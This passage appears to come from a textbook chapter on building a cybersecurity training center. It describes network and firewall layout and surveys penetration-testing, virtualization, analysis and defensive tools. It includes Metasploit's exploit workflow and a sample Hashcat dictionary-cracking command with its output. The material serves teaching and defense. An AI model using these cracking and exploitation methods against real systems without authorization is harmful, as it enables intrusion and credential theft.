Next we have a network segment with servers which hosts virtual machines and other software which needed for proper training center work. Some server's ports can be mapped to external addresses for accessing some services from the internet.

Next, we have router, which separates server segment from workstations segment. On this router we can apply some simple firewall rules for limiting access to server resources and internet. Also, this router works as default DNS server for workstations and redirects some local DNS requests to our local servers. Creating DNS cache for most frequently used addresses can also speed up access to frequently used websites.

But Cisco Hardware Firewalls are expensive so research training center network can be built with cheaper software firewall based on Linux iptables, which can be flexibly configured and integrated with Snort IDS for protecting from network threats and attacks (fig. 7.7).




Fig. 7.7. General research training center network structure (software firewall)

For more stable and safer from hardware mistakes network, better to use switches which have Spanning Tree protocol support. This can help to prevent problems with loops, if someone accidentally makes loop in network (with simple dummy switches network will be dead until loop will be fixed).

Also each laboratory can be protected by separate firewall (hardware or software firewall installed on router or gateway server). This solution allows us to test firewall protection between laboratories, and gives additional level of protection from network threats. But this solution makes training center architecture more complex, and harder to configure.

This architecture modification can be with separate firewalls for each laboratories or firewalls with centralized management. Independent firewalls solution will be better for testing firewalls protection by modeling different

cyberattacks, because it allows us to make different settings on each firewall, but it will be much more harder to synchronize firewalls settings. When firewalls with centralized management are better for protecting laboratories from external cyberthreats, because it's much more easier to update rules on all firewalls and keep them synchronized. Also, most of hardware firewalls are designed for centralized management because it's often not so easy to configure it directly without additional management tools.

Also between the Internet and internal network is better to use not simple firewall, but an intrusion preventing system. It's included (maybe not fully in basic versions) in hardware solutions, but if we use a solution with gateway server with software firewall, we need to install additional intrusion detecting and preventing system (like Snort IDS) this will help to protect internal network from attacks which can be passed by simple firewall. But IDS need to be configured correctly, in other case it will be useless and dangerous for training center network, because it will create illusion of safety.

So, best solution for secure internal network is IDS with strictly configured firewall, this pair can protect from most known and close to them attacks.

Also it's good to have a network KVM for remote access of servers video and input interfaces.

7.4 Software for cybersecurity research training center

7.4.1 Attack simulation software

Software which we can use for cyberattack simulation can be divided into opensource and proprietary software.

Opensource software in most cases makes most known and well developed cyberattacks, but open source software is free for usage and modifying in most cases. Also opensource software is well checked and safe to use for studying cases.

Proprietary software can contain fresh and zero-day vulnerabilities and attacks, but this type of software costs money in most cases. Some types of this software sometimes can not be trusted because of untrusted developer and software source. It's not recommended to work with this type of software for students training, because it's not safe, better to wait when this attack moves from new to well explored. Untrusted software can only be used for studying attacks which needed to be fought quickly in any way by any price.


There are few different types of which can be simulated with using different types of software:

- attacks which use vulnerabilities of target system;
- attacks for getting remote access to target system;
- attacks for damaging or denying target system;
- getting information about target.

7.4.1.1 Software for attacks which use vulnerabilities of target system

Metasploit framework

One of the most popular penetration testing frameworks. It is an open source project that provides the infrastructure, content, and tools to perform penetration tests and extensive security auditing. This framework provides command line interface for using set of Metasploit tools (fig.7.8). It has opensource and commercial editions [6].



```
A database appears to be already configured, skipping initialization

# cowsay++

< metasploit >
-----
      \   /
      (oo)\___)
         (      )\
          )----( )
             ||--||
              ||--||

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.0-dev ]
+ -- --=[ 1627 exploits - 927 auxiliary - 282 post ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Fig. 7.8. Metasploit framework

Commercial edition has more convenient tools for framework usage. Also, commercial edition has automation tools and extended list of exploits (including fresh). Most of the additional features are targeted towards automating and streamlining common pentest tasks, such as vulnerability validation, social engineering, custom payload generation, and bruteforce attacks. Developers say that they are adding exploits as soon as they are published. So it will be easy to find new exploits after update and test target system with them.

Opensource edition has smaller number of tools, but it is free, so opensource edition is a good choice for research training center, but commercial edition also good (developers recommends commercial edition for professional penetration testers) [7].

Metasploit framework contain verified vulnerabilities for different operation systems, network devices and software like webservers or other software which use network.

The basic steps for exploiting a system using the Framework include:

- choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
- optionally checking whether the intended target system is susceptible to the chosen exploit;
- choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);
- choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail;
- executing the exploit.

The main tasks of Metasploit framework are verify vulnerabilities, manage security assessments, and improve security awareness.

In cybersecurity research training center Metasploit framework can be used in few cases. First of all its studying, exploring and verifying available vulnerabilities from framework. Another case is training to inspect systems for vulnerabilities with this framework and finding ways to protecting from available exploits.

RouterSploit - Exploitation Framework for embedded devices

Like a Metasploit framework this tool also contains exploits and another penetration testing tools, but this time tools are oriented on using against embedded devices like routers and another network equipment. This project is under heavy development and new modules are shipped almost every day. As we know router software get updates not so often as desktop and server so routers often get patches for fixing vulnerabilities with a big late (if we are talking about home routers). So as fast as we get information about new vulnerabilities we need to check routers, and if we found vulnerability we need to find way to fix it.

Usecases for this framework it research training center are similar as for Metasploit framework, but in this case we are working only with routers.

CISCO global exploiter and CISCO torch

CISCO global exploiter simple opensource tool for exploiting cisco IOS devices. CISCO torch is a software which used for scanning, finding and getting information about cisco devices by fingerprints or different information leaks.

Usecases for this software package are similar to RouterSploit but oriented only on CISCO devices, which often used in corporative networks.

Maltego Teeth

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information:

- Maltego can be used for the information gathering phase of all security related work. It will save time and will allow users to work more accurately and smarter;
- Maltego aids user in his thinking process by visually demonstrating interconnected links between searched items;
- Maltego provide user with a much more powerful search, giving him smarter results;
- if access to “hidden” information determines users success, Maltego can help user discover it.

The most suitable use cases for this software in research training center is teaching students to get information about interesting us target from network and using this information for penetration testing.

Nessus

Nessus is a tool for vulnerability scanning. As developers says this tool makes more then 1200 checks on target, to see if any of this attacks can be used for breaking into computer or harm it in other way.

There are few advantages of Nessus over another vulnerabilities scanners:

- Nessus does not make assumptions about server configuration (for example about webserver only on 80 port), so it can find some vulnerabilities which other scanners can not find;
- extensible system with lot of plugins. Usually plugins are specific to detecting common vulnerability or virus. Also Nessus has scripting language which helps to rite advanced system specific tests for deep system inspection;
- daily updates of exploit databases, which helps to find vulnerabilities in time. Window between an exploit appearing in the wild and adding it to Nessus is minimal;
- assistance with vulnerabilities patching - when Nessus detects vulnerabilities, it is most often able to suggest the best way to fix detected vulnerabilities;
- main usecase training specialists for vulnerabilities finding;
- X-scan;
- free network vulnerabilities scanning tool which is based on Nessus scripts. Works on Windows operating systems. Can detect operating system and it's version.

OpenVAS

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of GreenBone Networks' commercial vulnerability management solution from which developments are contributed to the Open Source community since 2009.

The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.

All OpenVAS products are Free Software. Most components are licensed under the GNU General Public License (GNU GPL).

OpenVAS can be used with Metasploit framework for automatic checking for available vulnerabilities of the target systems. This helps to use Metasploit framework more effectively and quickly.

7.4.1.2 Software for getting remote access to target system

HashCat

One of the fastest and most advanced password recovery tool. HashCat has five unique modes of attack for about 200 algorithms. HashCat algorithms are based on brutforce method with some optimizations and can use password dictionaries. This algorithms includes WPA/WPA2 handshake cracking, MD4, MD5 and SHA algorithms. One of the main advantages of this tool is that it can be accelerated by using NVIDIA or RADEON GPU with CUDA or OpenCL (fig.7.9).

HashCat used to come in two main variants:

- hashCat - A CPU-based password recovery tool;
- oclHashcat/cudaHashcat - A GPU-accelerated tool (OpenCL or CUDA).

```

root@kali:~# hashcat -m 1800 -a 0 -o cracked.txt --remove hash.lst /usr/share/sqlmap/txt/wordlist.txt
Initializing hashcat v0.47 by atom with 8 threads and 32mb segment-size...

Added hashes from file hash.lst: 4 (4 salts)

NOTE: press enter for status-screen

Input.Mode: Dict (/usr/share/sqlmap/txt/wordlist.txt)
Index.....: 1/1 (segment), 1194711 (words), 11004625 (bytes)
Recovered.: 0/4 hashes, 0/4 salts
Speed/sec.: 177 plains, 44 words
Progress..: 332/1194711 (0.03%)
Running...: 00:00:00:08
Estimated.: 00:07:32:24

Input.Mode: Dict (/usr/share/sqlmap/txt/wordlist.txt)
Index.....: 1/1 (segment), 1194711 (words), 11004625 (bytes)
Recovered.: 0/4 hashes, 0/4 salts
Speed/sec.: 187 plains, 46 words

```

Fig. 7.9. HashCat

With the release of hashcat v3.00, the GPU and CPU tools were merged into a single tool called hashcat v3.00. The CPU-only version became hashcat-legacy [2]. Both CPU and GPU now require OpenCL.

Many of the algorithms supported by hashcat-legacy can be cracked in a shorter time by using the well-documented GPU acceleration [3] leveraged in oclHashcat, cudaHashcat and hashcat v3.00 (such as MD5, SHA1, and others). However, not all algorithms can be accelerated by leveraging GPUs. Bcrypt is a good example of this. Due to factors such as data-dependent branching, serialization, and memory (to name just a few), oclHashcat/cudaHashcat weren't catchall replacements for hashcat-legacy.

Hashcat-legacy is available for Linux, OSX and Windows. oclHashcat/cudaHashcat is only available for Linux and Windows due to improper implementations in OpenCL on OSX[8] HashCat is available for OSX, Windows, and Linux with GPU, CPU and generic OpenCL support which allows for FPGA's and other accelerator cards.

The main usecase of this tool in research training center is checking wireless network security, or restoring passwords by it's hashes (so it's mostly a training cases to give students knowledge about cracking passwords).

Hydra

Hydra is parallelizes login credentials cracker which supports a lot of different network authentication protocol. This tool is fast, flexible and can be extended with additional modules. Hydra supports HTTP(S) authentication, ICQ, POP3, IMAP, SSH, TeamSpeak, RDP, SMB, MySQL, PostgreSQL authentication algorithms and many other. This tool is mostly used with password dictionaries.

For ssh module, it's needed to setup libssh (not libssh2!) on your system, get it from <http://www.libssh.org>, for ssh v1 support you also need to add "--DWITH_SSH1=On" option in the cmake command line.

Hydra was tested and compiles on:

- All UNIX platforms (Linux, *BSD, Solaris, etc.);
- Mac OS/X;

- Windows with Cygwin (both IPv4 and IPv6);
- Mobile systems based on Linux, Mac OS/X or QNX (e.g. Android, iPhone, Blackberry 10, Zaurus, iPaq).

The main usecase of this tool in research training centres is making possible to check how easy it would be to gain access to remote system by brutforce attack.

RainbowCrack

RainbowCrack is a general purpose rainbow tables hash cracking (time-memory trade-off technique). Simple brutforce method generates all possible combinations of text and calculates corresponding hashes on the fly and compare hashes with hashes which needs to be cracked. With simple brutforce all intermediate computations are discarded.

But when we use rainbow tables, on first stage (pre-computation) we generate plaintext/hash combinations and save it into rainbow table. This stage is time consuming, but next time when we need to find text for hash, it will be found quickly. This type of password cracking is useful for cracking large amount of passwords.

7.4.1.3 Software for getting information about target

Nmap

Nmap (“Network Mapper”) is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), a utility for comparing scan results (Ndiff), and a packet generation and response analysis tool (Nping) [9].

Nmap advantages:

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Powerful: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more [10].
- Easy: While Nmap offers a rich set of advanced features for power users, you can start out as simply as “nmap -v -A target host”. Both traditional

command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who do not wish to compile Nmap from source.

- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Well Documented: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- Supported: While Nmap comes with no warranty, it is well supported by a vibrant community of developers and users. Most of this interaction occurs on the Nmap mailing lists. Most bug reports and questions should be sent to the nmap-dev list, but only after you read the guidelines. We recommend that all users subscribe to the low-traffic nmap-hackers announcement list. You can also find Nmap on Facebook and Twitter. For real-time chat, join the #Nmap channel on Freenode or EFNet [11].
- Acclaimed: Nmap has won numerous awards, including “Information Security Product of the Year” by Linux Journal, Info World and Codetalker Digest. It has been featured in hundreds of magazine articles, several movies, dozens of books, and one comic book series. Visit the press page for further details.
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (Redhat Linux, Debian Linux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Net repository. This is important because it lends Nmap its vibrant development and user support communities.

The main usecase of Nmap in research training center is exploring target systems for available services and firewall settings, finding vulnerable services and open ports. Can be used for training students and preparing for attack.

7.4.2 Virtualization software

Kernel Virtual Machine (KVM)

Linux based software for full virtualization for x86 hardware which containing virtualization extensions (Intel VT or AMD-V). Software consists of loadable kernel module, kvm.ko, which provides core virtualization infrastructure and processor specific module (fig. 7.10).

KVM allows user to run multiple virtual machines with unmodified Linux, Windows or FreeBSD images. Each virtual machine has private virtualized hardware (network card, graphics adapter, disk, etc. [12]. KVM is opensource software, basic package is headless and all virtual machines management user makes from command line or by editing configuration files. But There are few additional packages for graphical user interface for virtual machines management. Can use LVM for placing virtual partitions. Real hardware, like GPU, can be passed to virtual machine from real machine (but it must be detached by software from real machine) this makes possible to use virtual machine for applications which needs good GPU [13].




Fig. 7.10. KVM architecture

Main usecase of KVM hypervisor it's creating server with virtual machines, because it's headless and does not use a lot of resources for virtualization, so it's good solution for high loaded virtual machines.

VirtualBox

VirtualBox is general purpose full virtualizer for x86 hardware for server, desktop or imbedded use. VirtualBox can run without hardware virtualization (but with limited functions and performance) . VirtualBox is cross platform solution which can work on all most popular operating systems (Windows, Linux and MacOS).

VirtualBox can run images of any operating system which is supported by x86 architecture (fig. 7.11). Virtual machine can work in headless and graphical mode. For virtual drives VirtualBox uses own .vmdk format. Real hardware like GPU can not be passed to virtual machine, but USB devices can be passed. Basic virtualization works without additional drivers, but for full functions guest system needs Guest Additions to be installed, and this can be problem for some operating systems [14].




Fig. 7.11. Virtual box architecture

Virtual box has integrated snapshot function for quick virtual machine state saving. VirtualBox has interface for easy hardware settings changing.

Also VirtualBox is one of the hypervisors for vagrant virtual machine management tool, which allows one-command virtual operating system deployment in headless mode, which can be useful for lightweight server software deployment [15].

VirtualBox is a good solution for virtualization on client computers, because it's system independent software, which is much more easier to install and configure than KVM. But it's not the best solution for server hypervisor.

7.4.3 Data analysis software

MATLAB

MATLAB (matrix laboratory) is a multi-paradigm numerical computing environment and proprietary programming language developed by MathWorks. MATLAB allows matrix manipulations, plotting of functions and data, implementation of algorithms, creation of user interfaces, and interfacing with programs written in other languages, including C, C++, C#, Java, Fortran and Python.




Fig. 7.12. MATLAB displaying plot

MATLAB is a proprietary product of MathWorks, so users are subject to vendor lock-in. Although MATLAB Builder products can deploy MATLAB functions as library files which can be used with .NET or Java application building environment, future development will still be tied to the MATLAB language [16].

Although MATLAB is intended primarily for numerical computing, an optional toolbox uses the MuPAD symbolic engine, allowing access to symbolic computing abilities. An additional package, Simulink, adds graphical multi-domain simulation and model-based design for dynamic and embedded systems (fig.7.12).

MATLAB can call functions and subroutines written in the programming languages C or Fortran. A wrapper function is created allowing MATLAB data types to be passed and returned. MEX files (MATLAB executables) are the dynamically loadable object files created by compiling such functions. Since 2014 increasing two-way interfacing with Python was being added.

Libraries written in Perl, Java, ActiveX or .NET can be directly called from MATLAB, and many MATLAB libraries (for example XML or SQL support) are implemented as wrappers around Java or ActiveX libraries. Calling MATLAB from Java is more complicated, but can be done with a MATLAB toolbox which is sold separately by MathWorks, or using an undocumented mechanism called JMI (Java-to-MATLAB Interface), (which should not be confused with the unrelated Java Metadata Interface that is also called JMI). Official MATLAB API for Java was added in 2016 [17].

As alternatives to the MuPAD based Symbolic Math Toolbox available from MathWorks, MATLAB can be connected to Maple or Mathematica.

Libraries also exist to import and export MathML.

Python

Python is an interpreted high-level programming language for general-purpose programming. Python interpreters are available for many operating systems. CPython, the reference implementation of Python, is open source software and has a community-based development model, as do nearly all of Python's other implementations. Python and CPython are managed by the non-profit Python Software Foundation. [18]

Python's large standard library, commonly cited as one of its greatest strengths, provides tools suited to many tasks. For Internet-facing applications, many standard formats and protocols such as MIME and HTTP are supported. It includes modules for creating graphical user interfaces, connecting to relational databases, generating pseudorandom numbers, arithmetic with arbitrary precision decimals, manipulating regular expressions, and unit testing.

Some parts of the standard library are covered by specifications (for example, the Web Server Gateway Interface (WSGI) implementation `wsgiref` follows PEP 333), but most modules are not. They are specified by their code, internal documentation, and test suites (if supplied). However, because most of the standard library is cross-platform Python code, only a few modules need altering or rewriting for variant implementations.

As of March 2018, the Python Package Index (PyPI), the official repository for third-party Python software, contains over 130,000 packages with a wide range of functionality, including:

- graphical user interfaces;
- web frameworks;
- multimedia;
- databases;
- networking;
- test frameworks;
- automation;
- web scraping;
- documentation;
- system administration;
- scientific computing;
- text processing;
- image processing.

Since 2003, Python has consistently ranked in the top ten most popular programming languages in the TIOBE Programming Community Index where, as of December 2018, it is the third most popular language (behind Java, and C). It was selected Programming Language of the Year in 2007 and 2010.

An empirical study found that scripting languages, such as Python, are more productive than conventional languages, such as C and Java, for programming problems involving string manipulation and search in a dictionary, and determined that memory consumption was often "better than Java and not much worse than C or C++".

Large organizations that use Python include Wikipedia, Google, Yahoo!, CERN, NASA, Facebook, Amazon, Instagram, Spotify and some smaller entities like ILM and ITA. The social news networking site Reddit is written entirely in Python.

Python can serve as a scripting language for web applications, e.g., via `mod_wsgi` for the Apache web server. With Web Server Gateway Interface, a standard API has evolved to facilitate these applications. Web frameworks like Django, Pylons, Pyramid, TurboGears, `web2py`, Tornado, Flask, Bottle and Zope support developers in the design and maintenance of complex applications. Pyjs and IronPython can be used to develop the client-side of Ajax-based applications. SQLAlchemy can be used as data mapper to a relational database. Twisted is a framework to program communications between computers, and is used (for example) by Dropbox.

Libraries such as NumPy, SciPy and Matplotlib allow the effective use of Python in scientific computing, with specialized libraries such as Biopython and Astropy providing domain-specific functionality. SageMath is a mathematical software with a notebook interface programmable in Python: its library covers many aspects of mathematics, including algebra, combinatorics, numerical mathematics, number theory, and calculus.

Python has been successfully embedded in many software products as a scripting language, including in finite element method software such as Abaqus, 3D parametric modeler like FreeCAD, 3D animation packages such as 3ds Max, Blender, Cinema 4D, Lightwave, Houdini, Maya, modo, MotionBuilder, Softimage, the visual effects compositor Nuke, 2D imaging programs like GIMP, Inkscape, Scribus and Paint Shop Pro, and musical notation programs like scorewriter and capella. GNU Debugger uses Python as a pretty printer to show complex structures such as C++ containers. Esri promotes Python as the best choice for writing scripts in ArcGIS. It has also been used in several video games, and has been adopted as first of the three available programming languages in Google App Engine, the other two being Java and Go. Python is also used in algorithmic trading and quantitative finance. Python can also be implemented in APIs of online brokerages that run on other languages by using wrappers [19].

Python is commonly used in artificial intelligence projects with the help of libraries like TensorFlow, Keras and Scikit-learn. As a scripting language with modular architecture, simple syntax and rich text processing tools, Python is often used for natural language processing.

In our case the most important are modules for network packages dumps analysis. Also there are modules for machine learning, neural networks and different data processing algorithms.

For effective algorithm development users can use Jupyter notebook - web interface for IPython. This notebook allows to integrate and execute python code into markdown text document.

7.4.4 Network security software

Snort

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) created in 1998 by Martin Roesch, former founder and CTO of Sourcefire. Snort is now developed by Cisco, which purchased Sourcefire in 2013, at which Roesch is a chief security architect [20].

In 2009, Snort entered InfoWorld's Open Source Hall of Fame as one of the "greatest [pieces of] open source software of all time".




Fig. 7.13. Snort web GUI

Snort's open source network-based intrusion detection/prevention system (IDS/IPS) has the ability to perform real-time traffic analysis and packet logging on Internet Protocol (IP) networks. Snort performs protocol analysis, content searching and matching.

The program can also be used to detect probes or attacks, including, but not limited to, operating system fingerprinting attempts, semantic URL attacks, buffer overflows, server message block probes, and stealth port scans (fig. 7.13) [21].

Snort can be configured in three main modes: sniffer, packet logger, and network intrusion detection. In sniffer mode, the program will read network packets and display them on the console. In packet logger mode, the program will log packets to the disk. In intrusion detection mode, the program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified [22].

ClamAV

ClamAV is an open source antivirus engine for detecting viruses, trojans and other malicious threats. This antivirus is an open source standard for mail

gateway scanning software. One of its main uses is on mail servers as a server-side email virus scanner. The application was developed for Unix and has third party versions available for AIX, BSD, HP-UX, Linux, macOS, OpenVMS, OSF (Tru64) and Solaris. As of version 0.97.5, ClamAV builds and runs on Microsoft Windows. Both ClamAV and its updates are made available free of charge.

Sourcefire, a maker of intrusion detection products and the owner of Snort, announced on 17 August 2007 that it had acquired the trademarks and copyrights to ClamAV from five key developers. Upon joining Sourcefire, the ClamAV team joined the Sourcefire VRT. In turn, Sourcefire was acquired by Cisco in 2013. The Sourcefire Vulnerability Research Team (VRT) became Cisco Talos, and ClamAV development remains there.

The main features of ClamAV:

- headless tool for scanning;
- mail scanning interface for email server;
- databases are updated multiple times per day;
- support for most of standard formats.

ClamAv includes a multithread scanning tool, command line utilities for on demand scanning and signature update module. It supports lot of file formats for scanning including archives, so most of documents will be scanned.

